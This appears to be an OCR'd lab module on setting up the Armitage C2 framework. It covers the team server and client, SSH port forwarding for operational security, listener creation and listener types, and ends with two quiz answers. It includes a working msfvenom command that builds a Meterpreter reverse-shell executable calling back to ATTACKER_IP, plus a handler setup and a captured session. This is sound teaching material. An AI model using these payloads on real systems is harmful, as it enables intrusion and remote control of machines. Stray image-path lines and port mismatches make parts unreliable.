
Lastly, set the MSF_DATABASE_CONFIG environment variable to the location of your Metasploit database.yml file, which in our case is at /root/.msf4/database.yml.



```
root@kali$ export MSF_DATABASE_CONFIG=/root/.msf4/database.yml
```


After that, we can finally start the Armitage Team Server.

### Starting and Connecting to Armitage




```
root@kali$ cd /opt/armitage/release/unix && ./teamserver YourIP P@ssw0rd123
[*] Generating X509 certificate and keystore (for SSL)
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[*] Starting RPC daemon
[*] MSGRPC starting on 127.0.0.1:55554 (NO SSL):Msg...
[*] MSGRPC backgrounding at 2022-02-06 17:47:08 -0500...
[*] MSGRPC background PID 2083
[*] sleeping for 20s (to let msfrpcd initialize)
[*] Starting Armitage team server
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[*] Use the following connection details to connect your clients:
        Host: 127.0.0.2
        Port: 55553
        User: msf
        Pass: P@ssw0rd123

[*] Fingerprint (check for this string when you connect):
        d211e51c8886113433f63b588fd5ccfc9e323059
[+] hacking is such a lonely thing, until now
```

Once your Teamserver is up and running, we can now start the Armitage client. This is used to connect to the Teamserver and displays the GUI to the user.



```
root@kali$ cd /opt/armitage/release/unix && ./armitage
[*] Used the incumbent: 10.10.69.193
[*] Starting Cortana on 10.10.69.193
[*] Starting Cortana on 10.10.69.193
[*] Creating a default reverse handler... 0.0.0.0:8836
```

When operating a C2 Framework, you never want to expose the management interface publicly; You should always listen on a local interface, never a public-facing one. This complicates access for fellow operators. Fortunately, there is an easy solution for this. For operators to gain access to the server, you should create a new user account for them and enable SSH access on the server, and they will be able to SSH port forward TCP/55553.  Armitage explicitly denies users listening on 127.0.0.1; this is because it is essentially a shared Metasploit server with a "Deconfliction Server" that when multiple users are connecting to the server, you're not seeing everything that your other users are seeing. With Armitage, you must listen on your tun0/eth0 IP Address.




Host 10.10.164.93

Port 55553

User msf

Pass ************


After clicking "Connect", you will be prompted to enter a nickname. You can set this to whatever you like; only your fellow Red Team Operators will see it.



What is your nickname?

TryHackMe

After a moment or two, the Armitage UI should open up, until we start interacting with remote systems; it will look bare. In the next upcoming task, we will be exploiting a vulnerable virtual machine to get you more accustomed to the Armitage UI and how it can be used.



```
02/06 18:02:25 *** TryHackMe joined
02/06 18:03:05 *** TryHackMe left.
02/06 18:03:18 *** TryHackMe joined
02/06 18:03:26 <TryHackMe > Hello World!

TryHackMe>
```

Now that Armitage is set up and working correctly, in the next task, we will learn more about securely accessing Armitage (as described above), creating listeners, various listener types, generating payloads, and much more!


## C2 Operation Basics

## Accessing and Managing Your C2 Infrastructure

Now that we have a general idea of how to set up a C2 Server, we will go over some basic operational details that you should know when accessing your C2 Server. It's important to note that you are not required to perform any actions in this task - This is meant to gain general experience and familiarity with Command and Control Frameworks.

## Basic Operational Security

We briefly touched on this in the last section; You should never have your C2 management interface directly accessible. This is primarily for you to improve operational security. It can be incredibly easy to fingerprint C2 servers. For example, in versions prior to 3.13, Cobalt Strike C2 servers were able to be identified by an extra space (\x20) at the end of the HTTP Response. Using this tactic, many Blue Teamers could fingerprint all of the Cobalt Strike C2 servers publicly accessible. For more information on fingerprinting and identifying Cobalt Strike C2 Servers, check out this posted on the Recorded Future blog.




```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000   48 54 54 50 2F 31 2E 31 20 34 30 34 20 4E 4F 54  HTTP/1.1 404 NOT
00000010   20 46 4F 55 4E 44 20 0D 0A 43 6F 6E 74 65 6E 74   FOUND ..Content
00000020   2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74 6D 6C  -Type: text/html
```


The point in mentioning this is that you want to reduce your operational security risk as much as possible. If this means not having the management interface for your C2 server publicly accessible, then, by all means, you should do it.

## Accessing Your Remote C2 Server That's Listening Locally

This section will be focusing on how to securely access your C2 server by SSH port-forwarding; if you have port-forwarded with SSH before, feel free to skip over this section, you may not learn anything new. For those unfamiliar, SSH port-forwarding allows us to either host resources on a remote machine by forwarding a local port to the remote server, or allows us to access local resources on the remote machine we are connecting to.  In some circumstances, this may be for circumventing Firewalls.




Or, in our instance, this could be done for operational security reasons.



Now that we have a better understanding of why we want to SSH port forward, let's go over the how.

In our C2 set up from Task 4, our Teamserver is listening on localhost on TCP/55553. In order to access Remote port 55553, we must set up a Local port-forward to forward our local port to the remote Teamserver server. We can do this with the -L flag on our SSH client:




```
root@kali$ ssh -L 55553:127.0.0.1:55553 root@192.168.0.44
root@kali$ echo "Connected"
Connected
```

Now that we have an SSH remote port forward set up, you can now connect to your C2 server running on TCP/55553. As a reminder, Armitage does not support listening on a loopback interface (127.0.0.1-127.255.255.255), so this is general C2 server admin advice. You will find this advice more centric to C2 servers like Covenant, Empire, and many others.


We highly recommend putting firewall rules in place for C2 servers that must listen on a public interface so only the intended users can access your C2 server. There are various ways to do this. If you are hosting Cloud infrastructure, you can set up a Security Group or use a host-based firewall solution like UFW or IPTables.

Creating a Listener in Armitage

Next, we're going to move onto a topic that all C2 servers have - this being listener creation. To stay on topic, we will demonstrate how to set up a basic listener with Armitage then explore some of the other theoretical listeners you may encounter in various other C2 Frameworks. Let's create a basic Meterpreter Listener running on TCP/31337. To start, click on the Armitage dropdown and go over to the "Listeners" section; you should see three options, Bind, Reverse, and set LHOST. Bind refers to Bind Shells; you must connect to these hosts. Reverse refers to standard Reverse Shells; this is the option we will be using.




After clicking "Reverse," a new menu will open up, prompting you to configure some basic details about the listener, specifically what port you want to listen on and what listener type you would like to select. There are two options you can choose from, "Shell" or "Meterpreter". Shell refers to a standard netcat-style reverse shell, and Meterpreter is the standard Meterpreter reverse shell.


Create Listener

Port: 31337

Type: meterpreter


After pressing enter, a new pane will open up, confirming that your listener has been created. This should look like the standard Metasploit exploit/multi/handler module.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 1337
LPORT => 1337
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 0.0.0.0:1337







msf6 exploit(multi/handler) >
```


After setting up a listener, you can generate a standard windows/meterpreter/reverse_tcp reverse shell using MSFvenom and set the LHOST to the Armitage server to receive callbacks to our Armitage server.

## Getting a Callback



```
root@kali$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=ATTACKER_IP LPORT=31337 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

After generating the windows/meterpreter/reverse_tcp using MSFVenom, we can transfer the payload to a target machine and execute it. After a moment or two, you should receive a callback from the machine.



```
[*] 192.168.0.169 - Meterpreter session 1 closed.
[*] Sending stage (175174 bytes) to 192.168.0.169
[*] Meterpreter session 2 opened (192.168.0.44:1337 -> 192.168.0.169:54874 ) at 2022-02-07 01:10:23 -0500

msf6 exploit(multi/handler) >
```

Listener Type

As previously mentioned, standard reverse shell listeners are not the only ones that exist; there are many varieties that use many different protocols; however, there are a few common ones that we will cover, these being the following:

### Standard Listener

These often communicate directly over a raw TCP or UDP socket, sending commands in cleartext. Metasploit has full support for generic listeners.

### HTTP/HTTPS Listeners

These often front as some sort of Web Server and use techniques like Domain Fronting or Malleable C2 profiles to mask a C2 server. When specifically communicating over HTTPS, it's less likely for communications to be blocked by an NGFW. Metasploit has full support for HTTP/HTTPS listeners.

### DNS Listener

DNS Listeners are a popular technique specifically used in the exfiltration stage where additional infrastructure is normally required to be set up, or at the very least, a Domain Name must be purchased and registered, and a public NS server must be configured. It is possible to set up DNS C2 operations in Metasploit with the help of additional tools. For more information, see this "Meterpreter over DNS" presentation by Alexey Sintsov and Maxim Andreyanov. These are often very useful for bypassing Network Proxies.

### SMB Listener

Communicating via SMB named pipes is a popular method of choice, especially when dealing with a restricted network; it often enables more flexible pivoting with multiple devices talking to each other and only one device reaching back out over a more common protocol like HTTP/HTTPS. Metasploit has support for Named Pipes.
***************************************************************************************************

**Answer the questions below:**

**Which listener should you choose if you have a device that cannot easily access the internet?**
Answer: DNS

**Which listener should you choose if you're accessing a restricted network segment?**
Answer: SMB

